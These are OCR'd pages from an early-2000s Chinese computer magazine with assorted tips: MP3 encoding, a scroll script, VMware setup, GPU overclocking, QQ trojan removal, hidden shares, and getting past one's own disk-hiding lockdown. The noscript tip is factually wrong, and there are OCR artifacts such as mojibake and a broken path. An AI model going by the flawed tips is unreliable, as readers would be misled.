
[-q] 指定频率资料量化时的精确度，同上，范围在0-9之间，数值越小质量越好。

另外还有一些通用的参数，比如：

[-m] 立体声压缩模式。

[-t] 将LAME编码的MP3解码成WAV文件等等。

现在在Windows窗口操作盛行的情况下，使用DOS程序用键盘敲来敲去的很不方便，不过不用怕，现在我们可以外挂Windows外壳程序，这样就可以简化操作了，毕竟鼠标操作要简单得多。可使用的外壳程序中，使用界面最简单、选项一目了然的当属WinLAMEr1.02版，界面如图4。


图 4

可以看到只要选择WAV声音文件，然后按"启动LAME压缩"就可以了，非常的简捷。主要的选择项在"设置"里，如图5。

怎么样，是不是很方便呀？各种设置只要勾选就可以完成。为了达到完美音质的MP3，我们选择最高级别的VBR品质，在"次要设置"复选框里只勾选改良压缩品质和心理声学分析这两个重要的选项，剩下的就没有什么必要了！

OK，我们的成品已经出炉了，赶紧打开电脑听听试试吧。笔者从自己的藏宝箱里找到一张测试光碟《一意孤行》，(这可是发烧级器材的测试光盘)，压缩了里面著名的一曲《闲云野鹤》，关上房门，闭掉灯光，泡上一杯清茶，思绪也随着悠悠的琴声飞扬……




图 5

以上给大家讲了LAME强大的压缩编码能力，现在朋友们可以相信，加入到HIFI一族就是这么轻松。但是，这要求你的声卡和音箱系统不能是很低档的产品。CF

用鼠标控制网页的自动滚屏

□山东 刘红军

在浏览内容较多的网页时，如果你的鼠标不带滚轮，就要不断拖动浏览器右边的滚动条上下翻看，这样就很不方便。而有的网页虽然具有自动滚屏的功能，但不能由浏览者自己控制开始和停止。下面的代码能够解决这个问题，双击鼠标后网页自动平滑滚动，单击停止滚动，只要把它加入到你的网页代码中即可。

```
<SCRIPT language="JavaScript">
var currentpos,timer;
function initialize()
<!--设置每隔10ms滚动一次，具有平滑感-->
{timer=setInterval("scrollwindow()",10);}
function sc(){clearInterval(timer);    }
function scrollwindow()
{currentpos=document.body.scrollTop; window.scroll(0,++currentpos);
if (currentpos != document.body.scrollTop) sc();}
<!--单击停止滚屏-->
document.onmousedown=sc
<!--双击开始滚动-->
document.ondblclick=initialize
function New(para_URL)
{var URL =new String(para_URL)
window.open(URL,'','resizable,scrollbars')}
</SCRIPT>
```

这个效果确实不错，心动不如手动，感兴趣的朋友，赶快把它加入到你的网页中去吧！CF

给Windows 2000/NT开个天窗



□浙江　柴璟

为了工作和学习的需要，电脑中安装多个操作系统已经是司空见惯。Windows家族自然不用说，还有什么Linux、FreeBSD等。但是安装多个操作系统必须要分区硬盘，在不同的操作系统之间切换时必须要重新启动，多麻烦呀！但利用VMware Workstation却可以让用户在不需要分区硬盘或重新启动的情况下，在同一台PC上使用两种以上的操作系统，而且还能保证各个操作系统相互间的独立性和互动操作功能。是不是很炫啊！

一、VMware的功能

VMware Workstation利用的是一种叫虚拟平台（Virtual Platform）的技术。VMware运行在主机的操作系统中，它允许用户将本地主机上硬盘和内存的一部分拿出来，虚拟成一台或多台子机，这些虚拟机拥有各自独立的CMOS、硬盘、软驱、光驱和操作系统。用户可以像使用普通计算机一样对其进行分区、格式化、安装系统和应用软件等操作，而对主机不会产生任何影响！所有的虚拟机操作系统(Guest OS)都运行在虚拟操作平台之上。VMware的虚拟操作平台支持同时运行多个Guest OS。

概念解析

虚拟机（Virtual Machine）：指由VMware模拟出来的一台虚拟的计算机，也即逻辑上的一台计算机。

主机(HOST)：物理存在的计算机，Host's OS指主机上运行的操作系统



图 1

虚拟机操作系统（Guest OS）：指运行在虚拟机上的操作系统

笔者使用Windows 2000 Pro的同时，利用For Windows 2000/NT版本的VMware成功安装并运行了Windows 98（图1）。而且这两个操作系统之间还能互动操作，包括网络、周边、文件共享以及复制粘贴，这一切在VMware的帮助下都实现了。

二、安装VMware的系统要求

VMware Workstation有For Windows 2000/NT和For Liunx两种版本，感兴趣的朋友可以在http://www.vmware.com/download/处下载其最新版本。由于需要利用主机的硬盘和内存资源，所以VMware Workstation对主机的系统要求比较高。

VMware for Windows NT and Windows 2000的系统要求是：

CPU：Intel(r) Pentium(r) Ⅱ或其他X86兼容处理器，266MHz或更高，支持SMP（对称多处理器）。

内存：最少96M，推荐128M以上。

其他：支持256色以上的显示；任何bridged模式的网卡。

操作系统：要求Windows NT Server或者Workstation 4.0+Service Pack 3以上；Windows 2000 Professional版以及Server版系列；另外，浏览器要求安装IE 4.0以上版本，因为VMware的帮助文件是HTML格式的，而且此帮助文件目前还不能在其他浏览器下工作。

三、VMware的安装及使用

本文将以Windows 2000 Pro操作系统和VMware Workstation For 2000/NT为例介绍该软件的使用方法。

1.安装VMware For 2000/NT

首先以Administrator用户登录Windows 2000 Pro。安装过程非常简单，除了安装路径外，其他笔者建议按照其默认设置进行安装。安装完成后，根据提示重新启动计算机。VMware是共享软件，用户必须先到其站点(http://www5.vmware.com/forms/Download.cfm)申请一个试用30天的License。申请好后会收到一封Email，附件是一个注册表文件(License—xxxxx.0000x.REG)，将自己申请的license注入注册表，即注册成功。

2.虚拟机的配置过程

第一次运行WMware时会弹出一个对话框，对于第一次使用该软件的用户建议选第一个选项（Run the Configuration Wizard）。来到Guest Operating System对话框，选一个想要安装的操作系统，然后“Next”。为虚拟机建立一个安装目录，按“Next”继续。系统会询问你需要安装的是新的虚拟硬盘还是确实存在的物理硬盘，一般选择虚拟硬盘（Virtual Disk）。接下来设定虚拟硬盘大小（最大为2047MB）。接下来设定虚拟机中是否支持光驱和软驱，系统还会询问虚拟机是否支持网络设置。如要在虚拟机上使用网络，一般选择“Bridged Networking”即可。最后，在确认所

有选项正确后按下"完成"就大功告成了。

如果用户对上述虚拟机器的配置不满意或配置有错误的话，可以选VMware主界面菜单的"Settings/Configuration Editor"来修改。这里用户可以修改虚拟机内存的大小，并为此虚拟机选择其他硬件连接，如串口、并口、SCSI驱动器、声卡、显卡等硬件设备(图2)。修改完成后，不要忘了按下"Save"按钮。如果你的计算机够劲，可以建立多个虚拟机，各个虚拟机之间是完全独立的。





图 2

四、虚拟机操作系统的安装和使用

1.操作系统的安装

此时的虚拟机相当于一台刚装好硬件的新机，它有自己的CMOS、自己的硬盘、自己的光驱、软件和其他已连接设备。按工具栏的"Power On"(开机)后虚拟机开始自检，按F2可进入它的CMOS，修改相应参数(图3)。

为了对虚拟机进行操作，还需要将光标溶入到虚拟机中去。利用组合键Ctrl+Alt+Esc，或在虚拟机屏幕任意处单击鼠标左键，都可以实现虚拟机和主机间的切换。在虚拟机中安装操作系统与在真正的PC上安装没什么区别。先对硬盘进行分区、格式化，然后安装操作系统。建议在全屏幕方式下进行，否则可能有乱码或显示不完全等不良情况出现。


图 3

必须注意，操作系统安装好后还要安装VMware Tools For Windows，该工具包主要是优化虚拟机的显示模式，增强鼠标的功能，不然就只能忍受640×480的分辨率及16色的显示效果了。在VMware主界面中选"Settings/VMware Tools Install"，按照系统的提示确定后，VMware Tools For Windows的主安装程序和对应不同操作系统的驱动程序就会出现在虚拟机的A盘中。当然，这并不是真正的软盘。VMware Tools For Windows安装结束后会自动调出"显示"对话框，在"设置"选项卡中选高级/适配器/更改/从软盘安装/选择对应操作系统的驱动程序，虚拟的适配器(VMware SVGA)就安装好了。双击虚拟机系统托盘中的VMware Tools For Windows图标，打开设置框(图4)，可以对鼠标、设备和时间进行一些简单但很实用的设置。至此，一个Guest OS安装完成。



图 4

当然，这个CMOS和硬盘都是从用户实际硬盘上的空间中"虚拟"出来的，用户可以任意修改它们，而不用担心会真的将用户的整台机器的CMOS改变或硬盘被格式化等等。

2.操作系统的使用

使用时，先运行VMware Workstation。如果安装了多个Guest OS，选"File/Open"，选择一个vmx文件打开相应的虚拟机，否则直接按下"Power on"按钮，相当于打开了虚拟机的电源。就像启动一台真正的PC机，系统开始自检并给出报告，很快就进入了Windows 98的界面。在笔者PIII600 256M内存的机子上，同时运行Windows 2000 Pro和Windows 98，在速度上并没有明显的影响。通过虚拟机中的网上邻居，还可以与用户主机实现资源共享(图5)。




图 5


针对现在流行的挂起(Suspend)操作，VMware也为虚拟机设计了挂起操作，用户通过点击工具栏当中的"Suspend"可以将虚拟机挂起。下次打开VMware时，你会发现工具栏的同一位置变成了"Resume"，用户点击"Resume"以后可以快速启动虚拟机，这种方式比正常的启动要快很多。

我们知道在Windows系列中，在某个程序失去响应时可以利用组合键Ctrl+Alt+Del结束该进程。对于VMware，不仅能够捕获该操作，还能够向虚拟机发送这个组合按钮的命令，这对于Windows虚拟机来说尤为重要，用户可以通过这一操作结束虚拟机系统中的某一进程的运行。为了避免影响主机上的Windows操作系统，在虚拟机中用组合键Ctrl+Alt+Insert代替Ctrl+Alt+Del。

五、VMware的不足

VMware实现了让几个操作系统同时运行，但由于每个操作系统对资源的占用，使运行VMware对主机硬件的要求比较高，尤其是内存。目前其对多媒体支持也不是很好。另一方面，VMware是一个共享软件，如果要长期使用，其高达299美元的注册费用也令很多普通用户望而却步。

但瑕不掩瑜，VMware独特的设计理念，开创了多系统共存的新纪元。而且该软件的设计本意是用于软件调试，为程序员开发跨平台的应用软件提供一个理想的解决方案，方便开发人员在各个系统之间进行切换。相信随着VMware自身不断的完善以及计算机配置的提高，越来越多的普通用户将会享受到VMware带来的全新感受。CF



显卡优化高级攻略

□福建 arkim

自从nVIDIA收购了3dfx以后，加之ATI的镭不能在性价比和速度方面超过GeForce 2系列，而Matrox又迟迟没有力作，所以nVIDIA几乎成了主流显卡的代名词，相信许多人都成为了nVIDIA显卡的用户。随着GeForce 2系列的降价，TNT2和GeForce 256已经慢慢成为低端产品，本文主要介绍超频、优化老一代GeForce 256、TNT系列显卡，使它们重新“焕发青春”。

对于那些Leadtek(丽台)、Elsa(艾尔莎)等大牌厂商的显卡，由于自带超频工具，优化就容易得多。如图1就是丽台显卡驱动中所特有的工具，可以很直观地对显卡进行各方面调整。但是对于很多朋友来说用的是中档显卡，这些生产厂家并没有实力去编写自己的驱动程序，驱动盘带的可能是nVIDIA公版的驱动程序，这样就不能用自带的超频工具进行超频。下面笔者介绍一些常见的优化设置和利用第三方工具来优化你的显卡。




图 1

主板BIOS的优化

Video BIOS Cacheable：建议将其打开，设置为Enabled。

Assign IRQ to VGA：如果您想不重启而使用新分辨率和色深时，请设置成Enabled或设为“Auto”。TNT和TNT2均需一个IRQ(中断请求)才可正常工作。

Video BIOS Shadow：激活这个选项不会带来性能的改善，反而容易出问题。

VGA Palette Snoop：除非是古董级的显卡，否则还是设置成Disabled吧。

AGP Aperture Size：视你的系统内存而定，如果内存大于128M，那么设置成64－128M比较合适，如果小于或等于64M，就设成16-32M吧。

除了优化主板的BIOS，驱动程序对于显卡性能的重要性是众所周知的，各大显卡厂商也是积极地推出新版本的驱动程序来提升显卡的性能。在这介绍利用第三方显卡调节工具来优化显卡，这些工具的本意是更方便地榨干显卡的最后一滴油水。

PowerStrip

PowerStrip是由EnTech Taiwan公司开发，可运行于Windows 95/98/NT/2000之上。PowerStrip具有非常强大的桌面增强和显示控制功能，不过，它最受DIYer和游戏迷们欢迎的还是它的超频功能和显卡高级调节功能。PowerStrip是通过直接控制PLL(用来产生芯片内核和板载显存使用的时钟信号)来改变显存和芯片内核的工作频率，从而提高芯片的图形处理速度。目前版本的PowerStrip能识别多种主流的图形加速芯片，并能对它们进行超频。显示系统由显卡和显示器两部分组成，因此显示系统的超频也包括显卡超频和显示器参数调整两部分。鼠标右键单击PowerStrip图标，在“Performance profiles”中选择“Configure”就会弹出一个界面(图2)，把显存




图 2

频率或内核频率的滑块向下拖到合适的频率，按“OK”，PowerStrip便会切换到新的频率，然后要求用户确认是否保留新值。调整频率的整个过程中无须重启动机器，这是PowerStrip与其他显卡超频软件相比的优点之一。

不过注意在超频时切不能一次大幅度地调高其工作频率，小心黑屏！可以按5MHz左右的间隔分成多次来调整。如果按OK之后出现花屏或个别像素点错误，则马上按ESC键回到调整前的频率。

接下来是对显示器的超频(图3)，在这个界面可以在Resolution(分辨率)和Refresh rate(刷




图 3

新率)中得到驱动程序所提供不了的选项。同样的对显示器的超频也不能过于贪心，一般超出“显示属性/设置/高级/适配器”中的最高选项一个档次就可以了。在“Application profiles”中还有对显卡调节的高级选项，如是否禁止同步缓冲更新刷新率，禁止雾化渲染，禁止DirectX6扩展程序，以及关于OpenGL的设置。

Nvmax

一款专门用于调试nVIDIA芯片显卡的软件，它允许你自定义显卡的各项性能参数，并支持雷管系列驱动。除了和PowerStrip一样可以对显示系统进行超频外，它的D3D/OpenGL的微调也是我们所关心的功能（图4）。我们可以打开Texture Compression（纹理压缩）同时开启DXT3压缩格式，就能大幅度改善Quanke3中由于使用DXT1造成的粗糙的天空纹理，同时别忘了开启内部的纹理缓存（Texture Pre-cache）。在MipMap Levels映射等级可设定为最高12级，对游戏的画质有不少的改善，当然需要你的显卡比较够劲。W-Buffer是比Z-Buffer更高精度的缓冲技术，所以可在Depth buffering（深度缓冲）中将Direct3D W-Buffer的Enabled选中，这可是在显卡驱动程序装上之后默认并没有打开的。



图 4

RivaTuner

一款主要通过修改注册表项目来实现超频调节显卡的工具，在大多数情况下这些改变并不能提升显卡的性能，但是它们能够提高图像显示质量和解决一些兼容性问题，而且能调试出雷管系列驱动有很多未列出的隐藏选项。

在程序的主界面中很简洁地列出了四个选项：System、Direct3D、OpenGL、Color（图5）。在System中除了提供超频的选项外，还可以针对自己的电脑对处理器和AGP进行设置，能达到更好的优化效果。Direct3D这个选项中可以设定Direct3D mipmap（高级纹理映射）LOD bias间隔的默认值从−3.0到3.0。Depth buffering（深度缓冲）中同样可以设置激活Direct3D W-Buffer。值得一提的是，在桌面色彩(Color)设置窗口加入了Gamma渐变贴图(Gradient ramp)设置，可以从0.5调到6.0，对作图的朋友来说是个很贴心的设计。在兼容性方面RivaTuner改善了雷管1x.xx在Win2000下运行的稳定性和修正了关于Direct3D FSAA设定的问题。




图 5

从上面3款显卡优化工具来看，PowerStrip的长处在超频，无论是对显卡的超频还是对显示器显示指标的超频，都是个非常方便的工具；Nvmax则擅长对D3D/OpenGL方面的调节；RivaTuner则通过修改注册表项目来打开雷管系列驱动未列出的隐藏选项和解决了兼容性的问题。大家可以根据自己的爱好来选择使用哪个工具。

还等什么呢？挖掘显卡的最大潜力，让你的显卡焕发青春。CF

简单快速防止QQ木马一法

□福建 朱元志

现在QQ号码被盗95%都是被木马所骗，所谓木马就是你电脑里面的间谍程序，这个间谍程序偷取你的QQ密码，然后发送出去。木马基本上就是Oicq的大敌。那么怎么才能简单快速地将那些木马去掉呢？

首先，你应该熟悉Windows的常用进程，比如：

systray.exe (音量控制)
internat.exe (输入法)
rundll32.exe (系统的一个内核程序)
taskmon.exe (任务栏监视器)
mstask.exe (快速任务)

然后，点击“开始”→“运行”，输入“msconfig”命令，就可以看到系统配置程序窗口，切换到“启动”标签窗口，就可以看到目前运行的程序，也就是说什么程序被加载了。当然有些QQ的木马也就一览无余。

我推荐的方法是把启动标签里的大多数程序都关闭，只剩Systray.exe和Internat.exe两个程序，一些你能确定的程序可以不去，比如QQ。然后重新启动一次，重新运行msconfig命令，看看里面是不是又被加上了什么。如果不是的话，恭喜你暂时拥有一个相对安全的环境了。不过，需要提示的是一个称为密码侦探1.2的软件，这个软件把自己和Internat.exe联系在了一起，要确认是不是中了密码侦探，首先在Windows目录下查看当天日期的ini文件，查看是不是带有“QQ密码”字样的文本。如果有，那么打开“msconfig”，然后选择取消‘Internat.exe”，重新启动，来到C:\Windows目录，找到Internat.exe文件，删除。最后从C:\Windows\System下面拷贝同名文件到C:\Windows的目录。CF

“实用技巧一点通”专栏

网络共享的秘密设置

□浙江　秋水

对于局域网用户来说，设置网络共享可以让大家方便地进行文件传递，但是共享也会给用户带来相应的麻烦，就是开启了共享，别人都会在网上邻居中看到你共享的资源。而对于某些资料，可能自己只是想让部分人知道而不想让其他人知道有这个共享存在，虽然FTP可以很好地解决这个问题，但是对于简单的局域网用户来说有些大材小用，其实你只要按照下面的介绍来操作，就可以非常容易地实现这个目的。

在设置共享时，如果在共享名后多加一个字符“$”，那么只有知道此共享名的人才具有对此目录的访问权限，而在网上邻居中是无法看见这个共享的。知道存在这个共享的人只要在资源管理器中输入相应访问计算机名＋共享名就可以轻松访问这个隐藏的网络共享了。CF

使光驱 Autorun 功能失效

□云南　忘天忘地

如果光盘上有Autorun.inf文件，当装入光盘后将会自动执行该文件，这项功能有时会带来一些不便，我们可以通过修改注册表来禁止此功能：打开HKEY_LOCAL_MACHINE\System\CurrentControlset\Services\Cdrom，在右窗口中双击“Autorun”，改其值为0即可。CF

开启拷屏键的DirectX图像截取功能另法

王佳园

除了17期《开启拷屏键的DirectX图像截取功能》一文中介绍的注册表方法外，还可以用DX.CPL搞定，这个文件就是DirectX的属性设置器，可以把它拷贝到Windows\System下，它就会在控制面板中出现，双击此文件，选择DirectDraw页，在Enable PrintScreen Key前面的方框中打一个勾就可以了。

补充小提示：有些人发现游戏中的画面一跳一跳的，这是由于许多游戏都是用DX制作的，而DX游戏需要用到DX刷新率，平时工作时的刷新率可能是85Hz，但也许DX刷新率却只有60Hz。解决的方法也很简单，选择DirectDraw页，在Forced Refresh Rate中选择合适的刷新率就可以了。CF

默认提示信息随心改

张健

当我们把鼠标指向Windows中某些系统图标的时候，会即时给出相应的提示信息，如当鼠标指向“网上邻居”时，系统会提示“显示网络上的计算机”，我们是可以自定义这些提示信息的：

1.更改“拨号网络”的提示信息

在HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{992CFFA0-F557-101A-88EC-00DD010CCC48}

2.更改“网上邻居”的提示信息

在HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}

3.更改“回收站”满的时候的提示信息

在HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}

4.更改“回收站”空的时候的提示信息

在HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}

5.更改“我的电脑”的提示信息

在HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}

6.更改IE图标的提示信息

在HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}

对于以上键值，只要修改右边窗口中“InfoTip”的键值为你想要的提示信息就可以了。CF

巧查Word文档的段落格式

□北京 阿贵

在Word中要想查看某一段文字或者图片的格式，一般都是先选中该段内容，然后再查看工具栏上的格式项目，或者从右单击菜单中选中相应的格式菜单命令，再逐项查看，非常麻烦。其实在Word2000中还有更简捷的方法:单击菜单“帮助/这是什么”命令（或直接按快捷键Shift+F1），当光标变成问号的形状时，单击需查看的文字或图片，这时就会弹出一个提示框，详细描述出该段所采用的格式。

noscript标记的妙用

¡õ½ËÕ Robin.D

越来越多的人在设计网页时，会加进美观、超酷的JavaScript程序。但是，有些人的浏览器可能不支持JavaScript功能或者关掉了此功能。当这些人进入你的网页，他们看不到你所设计的JavaScript效果。有一种方法可以让他们在把浏览器的JavaScript功能关掉后，仍能在你的网页上看到JavaScript效果！如果你的网页中使用了有JavaScript程序，你不妨将他们用<noscript>和</noscript>框起来。

一键启动多个程序

□湖北 张剑

如果你每天开机都要运行同样的几个应用程序，则我们可以建立一个批处理文件，实现一键启动。在桌面上新建一个文本文件，将文件名改为“Start.bat”，用记事本打开，编辑其内容为（Start后为程序在你硬盘上的绝对路径）：

```
@echo off
start C:\winamp\winamp.exe
start E:\FoxMail\foxmail.exe
start C:\oicq\oicq.exe
start C:\Progra~!\kingsoft\XDICT\xdict.exe
exit
```

这样你就可以一次性启动Winamp、Foxmail、Oicq和金山词霸，大大提高你的工作效率，当然你还可以为这个批处理文件定义一个快捷键。

小渔提示:DOS只认识8.3文件格式，所以Program files等超过8个字符的文件名或目录名需要改为8.3格式，如Progra~1。

用加减号快速创建表格

□北京 柳絮飞

在Word2000中，我们可以通过加(+)减(-)号快速创建一个表格。

以加号(+)开始一行，然后输入一串减号(-)以决定列宽，如果想增加一列可继续输入一个加号，然后再输入一串减号来决定新列的宽度，以此类推，直到完成你所需要的表格列数，最后以一个加号结束并回车，一个表格便创建成功了。例如下面的这行操作，即可完成一个一行三列的表格:

+------+------+------+<Enter>

如果想增加更多的表行，连续按Tab键就可以了。

小渔提示：如果你不能进行这项操作的话，可进入“工具/自动更正/键入时自动套用格式”，将该标签页中的“表格”一项选中。

在Word中快速改变行距

□安徽 flying

全选你想要改变行距的文本段落，按Ctrl+1键，可将该段落设置为单倍行距；按Ctrl+2键，可将该段落设置为双倍行距;按Ctrl+5键，可将该段落设置为1.5倍行距。

用ACDSee查看压缩图片

□浙江 刘立军

为了减小空间，我们会把图片压缩成zip格式。有一次我把一张图片压缩后复制到软盘上，带到朋友的电脑上阅读，但是他的机器没有安装解压缩软件，难道我就不能查看这张图片了吗？其实只要他的机器上安装有ACDSee3.0就可以了。

1.启动ACDSee3.0，点击“Plug-Ins/Settings”，打开设置插件的对话框。

2.选中“Archive”选项卡，并选中其中的“ax_zip.apl”项目。

3.然后再双击该压缩文件，ACDSee会把它当做一个文件夹来看待，我们就可以查看其中的图片了。

如果我们想把里面的图片文件解压缩，只要直接用鼠标选中，然后把它们拖动到一个文件夹下，当光标变为“＋”号时松开鼠标键即可。

在笔者的住处，自己的朋友或者朋友的朋友来拜访者众多，无论是菜鸟还是老鸟都喜欢在我的电脑上大显身手，因此我的系统崩溃了好几次，甚至重要的资料荡然无存。无奈之下，笔者只有使出下策，用超级魔法兔子隐藏了一个分区。可是后来笔者又发现一个需要的文件放在这个分区里，那该怎么办？下面就请大家跟我一起看看这场攻防战。

磁盘隐藏攻防战

□四川 冷星峰

1.超级兔子设防线

首先，笔者在F:\Bak\Tools\Ms98\下运行了我备份的超级魔法兔子的执行程序MS98.EXE，出现了如图1的界面。使用“高级隐藏”项，如图2，在隐藏程序菜



图 1



图 2

单中把“附件”项选中，因为里面含有MS－DOS方式和资源管理器两项，可以通过它们来运行相应的软件。并在“隐藏磁盘”中将所有硬盘盘符和光驱盘符选中。

回到超级魔法兔子的主界面后，使用“开始菜单”一项，如图3，在“禁止显示开始菜单”中的“运行”和“查找”前打勾，这样整个Windows的系统防线基本就建立好了。运行开始菜单，选择程序，我们可以发现，在开始菜单中的“运行”、“搜索”和程序菜单中的“附件”三项



图 3

已经消失得无影无踪了。双击“我的电脑”，可以看见所有的硬盘和光驱都得到了隐藏，直接删除、移动、重命名文件都成了困难，在“我的电脑”窗口中，只剩下控制面板一项，如图4。不过还有一个很重要的问题，在第一次运行超级魔法兔子之后，将会自动在桌面生成一个



图 4

超级魔法兔子的快捷方式，如果刚好有人会用，那所有的努力也就白费了，所以应删除此快捷方式并清空回收站。

2.自己惹的祸自己受

正在得意之时，我发现我需要一个很重要的文件（这个文件在F盘上），必须马上通过Email的形式发给我的一个朋友，然而所有的盘符都被封锁了，就连“开始”菜单中的“运行”和“程序”菜单中的“资源管理器”和“MS－DOS方式”都被我一一kill掉了。进入F盘成了一件很难的事情。

3.进入隐藏磁盘

解铃还需系铃人，要使整个Windows恢复正常，最简单的方法就是再次运行F:\Bak\Tools\Ms98\Ms98.exe超级魔法兔子，去掉所有的隐藏选项。所以我们首先要做的是，尽量在Windows下进入F盘。当然在DOS下将C盘Format了，重新安装Windows也是可行的，F盘上的文件可以丝毫无损，但C盘上笔者重要的信息也就一命呜呼了。

重新启动Windows，并按F8键，使Windows进入安全模式，但一无所获。只好再次回到正常模式下的Windows，双击“我的电脑”，在地址栏输入F：，试图从这里进入，结果，笔者得到了Windows系统无情的回答（如图5）。启动IE浏览器，在地址栏输入F：，也得到了类



图 5

似的答案，看来此路不通。打开“开始”菜单，选择“关闭系统/重新启动计算机并切换到MS－DOS状态”，在DOS下将盘符转为F盘，并进入Bak\Tools\Ms98\目录运行Ms98.exe，结果笔者得到了“This program cannot be run in DOS mode”（该程序不能在DOS下运行）的提示。最后，我只好再次回到Windows界面，四处寻找着Windows的漏洞，看着桌面上的图标，笔者有了一丝灵感。右键单击QQ2000的快捷方式，选择属性，如图6，在“目标”栏，将原有的“E:\Tencent\QQ2000b.exe”更改为“F:\BAK\TOOLS\MS98\MS98.exe”。为了确保万一，并将“起始位置”栏的“E:\Tencent”更改为“F:\BAK\TOOLS\MS98”，然后确定并退出。桌面上，QQ2000的图标终于变成了超级魔法兔子的图标，双击这个图标，超级魔法兔子的主界面出现在笔者的面前。整个惊险的Windows拯救工作也就接近了尾声。



图6

其实解决这个问题的方法还有很多，譬如在MS-DOS下将F:\Bak\Tools\Ms98\Ms98.exe拷贝到桌面程序所在的文件夹，或者重新安装超级兔子，或者导入注册表，大家可以自己好好地探寻一番，或许会有更多的收获。笔者谨以此文奉献给大家，也算是讲讲单机版Windows的简单攻防，让大家找到更多的乐趣，学到更多的知识。CF

□浙江　李振勇

通过PCMCIA插槽实现笔记本数据共享

PCMCIA插槽是一个68针的标准接口，它是笔记本电脑的专用接口，也是笔记本电脑的万能扩充口。通过PCMCIA插槽来进行两台笔记本电脑的文件对拷，主要有网卡、PCMCIA硬盘和闪存卡等几种设备。

1.网卡　用网卡（如图1）连接两台笔记本电脑来实现数据交换，是较为常用的方案之一。笔记本电脑的网卡都是专用的，只有信用卡大小，占用一个PCMCIA插槽。按数据传输速度来分，常见的有10M、100M和10/100M自适应等几种。如果仅用在笔记本电脑之间对拷数据，购买10M的网卡即可满足需要。市场上比较常见的有3Com、IBM、FUJITSU和联想等几个品牌，价格从数百元到一千多元不等。

